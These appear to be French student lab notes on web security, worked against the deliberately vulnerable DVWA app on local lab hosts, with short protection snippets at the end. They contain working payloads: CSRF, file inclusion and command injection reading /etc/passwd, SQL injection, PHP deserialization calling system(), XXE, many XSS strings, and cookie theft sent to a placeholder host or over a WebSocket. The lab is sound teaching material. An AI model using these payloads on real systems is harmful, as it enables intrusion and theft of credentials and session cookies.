
    ```
    <h1> Hello ù_ù </h1>
    <script>
        let url = 'http://192.168.1.13/DVWA/vulnerabilities/csrf/'
                + '?password_new=tttttt&password_conf=tttttt&Change=Change#';
        let xhr = new XMLHttpRequest();     // 1. instantiate the object
        xhr.open('GET', url);               // 2. configure the object
        xhr.send();                         // 3. send the request
    </script>
    ```

  - aller sur la nouvelle page, puis vérifier le changement de mot de passe

- Cross-Domain Scripting:
  - créer une nouvelle page: `sudo nano /var/www/html/SOP-01.html`

```
<h1> Hello ù_ù </h1>
<script>
    let url = 'http://site.com/';
    let xhr = new XMLHttpRequest();      // 1. instantiate the object
    xhr.open('GET', url);                // 2. configure the object
    xhr.send();                          // 3. send the request
    xhr.onload = function() {
        alert(xhr.response);
    };
</script>
```

– aller sur la page `SOP-01.html`, la restriction SOP devrait empêcher d'afficher le contenu



- CORS:
  - modifier le page: `sudo nano /var/www/html/sub2.site/index.html`

```
<h1> Hello \(O_o)/ </h1>
<script>
    let url = 'http://sub1.site.com/';
    let xhr = new XMLHttpRequest();      // 1. instantiate the object
    xhr.open('GET', url);                // 2. configure the object
    xhr.send();                          // 3. send the request
    xhr.onload = function() {
        alert(xhr.response);
    };
</script>
```

  - vérifier que le module headers est activé: `sudo a2enmod headers`
  - modifier la config de *sub1.site* pour autoriser le CORS dans les sous-domaines: `sudo nano /etc/apache2/sites-enabled/sub1.site.conf`

```
<IfModule mod_headers.c>
    # attention ! pas de / à la fin de l'url
    Header set Access-Control-Allow-Origin "http://sub2.site.com"
</IfModule>
```

  - `sudo systemctl restart apache2`
  - aller sur la page `sub2.site.com`

- postMessage:
  - `sudo nano /var/www/html/sub1.site`

```
<h1> Hello ^o^ </h1>
<script>
    var popup = window.open("http://sub2.site.com");
    popup.postMessage("hey", "http://sub2.site.com");
    popup.postMessage("ho ", "http://sub2.site.com");
    window.addEventListener("message", (event) => {
        if (event.origin !== "http://sub2.site.com") { return; }
        console.log( event.data );
    }, false);
</script>
```

- `sudo nano /var/www/html/sub2.site`

```
<h1> Hello ^o^ </h1>
<script>
    window.addEventListener("message", (event) => {
        if (event.origin !== "http://sub1.site.com") { return; }
        console.log( event.data );
        event.source.postMessage("hello buddy", event.origin);
    }, false);
</script>
```

- aller sur `sub1.site`
- erreur:

> Failed to execute 'postMessage' on 'DOMWindow': The target origin provided ('http://sub2.site.com') does not match the recipient window's origin ('http://sub1.site.com').

14 Labo 8 – DVWA (3)

- File Inclusion - Tentez d'afficher le contenu de /etc/passwd:

  Se rendre sur l'url: `http://10.0.2.16/DVWA/vulnerabilities/fi/?page=/etc/passwd`

- File Inclusion - Téléchargez un fichier présent sur Internet à l'aide de la page vulnérable:

  Se rendre sur l'url: `http://10.0.2.16/DVWA/vulnerabilities/fi/?page=http://google.com/`

- SQL Injection - Quelle est la différence entre une injection SQL classique et de type blind ?

  - classique = on voit le résultat de la requête SQL
  - blind = on fait des requêtes dont la réponse est `[oui/non]` et la réponse est déterminée àpd temps de réponse

- SQL Injection - Affichez la liste des utilisateurs présents dans la base de données:

  Injecter: `' OR 1=1 OR '`

- File Upload - Ajoutez un fichier PHP qui permet d'exécuter une commande système:

  - `sudo chmod 777 /var/www/html/DVWA/hackable/uploads`
  - uploader le fichier `passwd.php`:

```php
<?php
    include("/etc/passwd");
?>
```

- se rendre sur `http://10.0.2.16/DVWA/hackable/uploads/passwd.php`

- Command Injection - Détournez la page pour afficher le contenu de /etc/passwd:

  Entrer la commande: `127.0.0.1; cat /etc/passwd`

- Command Injection - Essayez d'afficher le contenu de /etc/shadow. Est-ce que cela fonctionne? Pourquoi?

  - Entrer la commande: `127.0.0.1; cat /etc/shadow`
  - Ça ne fonctionne pas car l'utilisateur qui exécute la commande (www-data) n'a pas les privilèges suffisants.

- Désérialisation non sécurisée et injection de code - Suivez la première partie de ce tutoriel afin d'afficher le contenu du fichier /etc/passwd en exploitant un objet sérialisé:

```php
<?php
    class PHPObjectInjection {
        public $inject;
        function __wakeup() {
            if( isset($this->inject) ) {
                eval($this->inject);
            }
        }
    }
    if( isset($_REQUEST['r']) ) {
        $var1 = unserialize($_REQUEST['r']);
        if( is_array($var1) ) {
            echo "<br/>" . $var1[0] . " - " . $var1[1];
        }
    } else {
        echo ""; # nothing happens here
    }
?>
```

  - Première possibilité:

    ```
    http://10.0.2.16/code-injection.php?r=
        O:18:"PHPObjectInjection":1:{s:6:"inject";
        s:23:"include('/etc/passwd');";}"
    ```

  - Deuxième possibilité:

    ```
    http://10.0.2.16/code-injection.php?r=
        O:18:"PHPObjectInjection":1:{s:6:"inject";
        s:26:"system('cat%20/etc/passwd');";}"
    ```

- Désérialisation non sécurisée et injection de code - Que fait la fonction `__wakeup()` ?

  La fonction `__wakeup()` est l'équivalent de `__construct()` dans les cas de désérialisation. C'est-à-dire que quand un objet est instantié avec `unserialize()`, c'est cette fonction qui est appelée.

- Désérialisation non sécurisée et injection de code - Que fait la fonction `eval()` ?

  La fonction `eval()` sert à évaluer une string comme du code php.

- Désérialisation non sécurisée et injection de code - Comment interprétez-vous une structure sérialisée?

- `a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}`

élément	sens
`a`	array
`2`	2 éléments
`i=0`	élément d'index 0
`s:4:"XVWA"`	string de longueur 4, "XVWA"
`i:1`	élément d'index 1
`s:33:"Xtreme Vulnerable Web Application"`	string de longueur 33, "Xtreme ..."

- `O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}`

élément	sens
`O:18:"PHPObjectInjection"`	objet, nom de longueur 18, "PHPObjectInjection"
`1`	un seul objet
`s:6:"inject"`	string de longueur 6, "inject"
`s:17:"system('whoami');"`	string de longueur 17, "system('whoami');"

- Injection XML - Afficher le contenu de /etc/passwd:

```php
<?php
    libxml_disable_entity_loader(false);
    $xmlfile = $_GET["xml"];

    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);

    $creds = simplexml_import_dom($dom);
    $user = $creds->user;
    $pass = $creds->pass;

    echo "You have logged in as user $user";
?>
```

Fichier XML (le fichier php se trouve dans /var/www/html, d'où le ../../..):

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "../../../etc/passwd">
]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

Remarques:

- il faut encoder le payload au format url (`https://www.url-encode-decode.com/`)
- on peut aussi utilise ce chemin: `file:///etc/passwd`
- pour des fichiers php, on utilise: `php://filter/convert.base64-encode/resource=<config>.php`
- aller sur le lien: `http://<site>/<page>?wml=<payload>`

- Protections:

- File Inclusion - Utiliser une whitelist des fichiers qui peuvent être inclus.

```php
if ($file != "file1.php" && $file != "file2.php") {
    // print error
    exit;
}
```

- SQL Injection - Vérifier les inputs.

```php
if( !is_numeric($id) ) {
    // print error
    exit;
}
```

- File Upload - Vérifier les inputs et supprimer les vulnérabilités.
  1. vérifier l'extension
  2. vérifier le type mime de l'image
  3. supprimer les métadonnées en ré-encodant l'image

```php
if ( $uploaded_type == 'image/jpeg' ) {
    $img = imagecreatefromjpeg( $uploaded_tmp );
    imagejpeg( $img, $temp_file, 100);
} else {
    $img = imagecreatefrompng( $uploaded_tmp );
    imagepng( $img, $temp_file, 9);
}
```

- Command Injection - Vérifier les inputs.

```php
$octets = explode(".", $target);
if( !is_numeric($octets[0]) || !is_numeric($octet[1]) || ...) {
    // print error
    exit;
}
```

- Désérialisation non sécurisée - Utiliser une whitelist.

```php
// uniquement des scalaires
$object = unserialize($data, ['allowed_classes' => false]);
// whitelist
$object = unserialize($data, ['allowed_classes' => $whitelist]);
```

- Injection XML - Désactiver le module `entity_loader`.

```php
// bloque les attaques XXE
libxml_disable_entity_loader(true);
```

15 Labo 9 – XSS

- DOM XSS:
  - easy, url = `http://10.0.2.16/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie);</script>`
  - medium, url = `http://10.0.2.16/DVWA/vulnerabilities/xss_d/?default=</select><input type="button" value="attack" onclick="alert(document.cookie);"/>`
  - hard, url (1) = `http://10.0.2.16/DVWA/vulnerabilities/xss_d/?default=`

`English&</select><input type="button" value="x" onclick="alert(document.cookie);"/>`

  - hard, url (2) = `http://10.0.2.16/DVWA/vulnerabilities/xss_d/?default=English&</select><script>alert(document.cookie);</script>`

- Reflected XSS:
  - easy, input = `<script>alert(document.cookie);</script>`
  - medium, input = `<input type="button" value="x" onclick="alert(document.cookie)"/>`
  - hard, input = `<input type="button" value="x" onclick="alert(document.cookie)"/>`
  - **Input cool**:

    ```
    <img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>
    ```

- Stored XSS:
  - easy, message = `<script>alert(document.cookie);</script>`
  - medium, name = `<img src="greg" onerror=alert(document.cookie);>`
  - hard, name = `<img src="greg" onerror=alert(document.cookie);>`

  Remarque: pour pouvoir mettre plus de caractères dans le nom, il faut éditer le code html.

- Vol de cookie:

  Oui, on peut récupérer des cookies avec ce genre de script:

  ```
  <script>document.location='http://<site>/?c='+document.cookie</script>
  ```

  Sur le serveur, on peut:
  - valider les entrées
  - encoder les sorties (ex: < devient <)

- HTML5 Socket:
  - Script javascript websocket pour envoyer les cookies à une machine distante:

```
1 <script> var ws = new WebSocket("ws://localhost:8000/ws"); </script>
2 <button value="x" onclick="ws.send(document.cookie);">
```

  - Installation de fastapi: `pip3 install fastapi && sudo apt install uvicorn`
  - Code python:
  - Script pour écouter en local:

```
from fastapi import FastAPI, WebSocket

app = FastAPI()

@app.websocket("/ws")
async def websocket_endpoint(websocket: WebSocket):
    await websocket.accept()
    while True:
        data = await websocket.receive_text()
        print(f"Cookies are: {data}")
```

– Lancer le serveur: `uvicorn websocket:app --reload`

Table des matières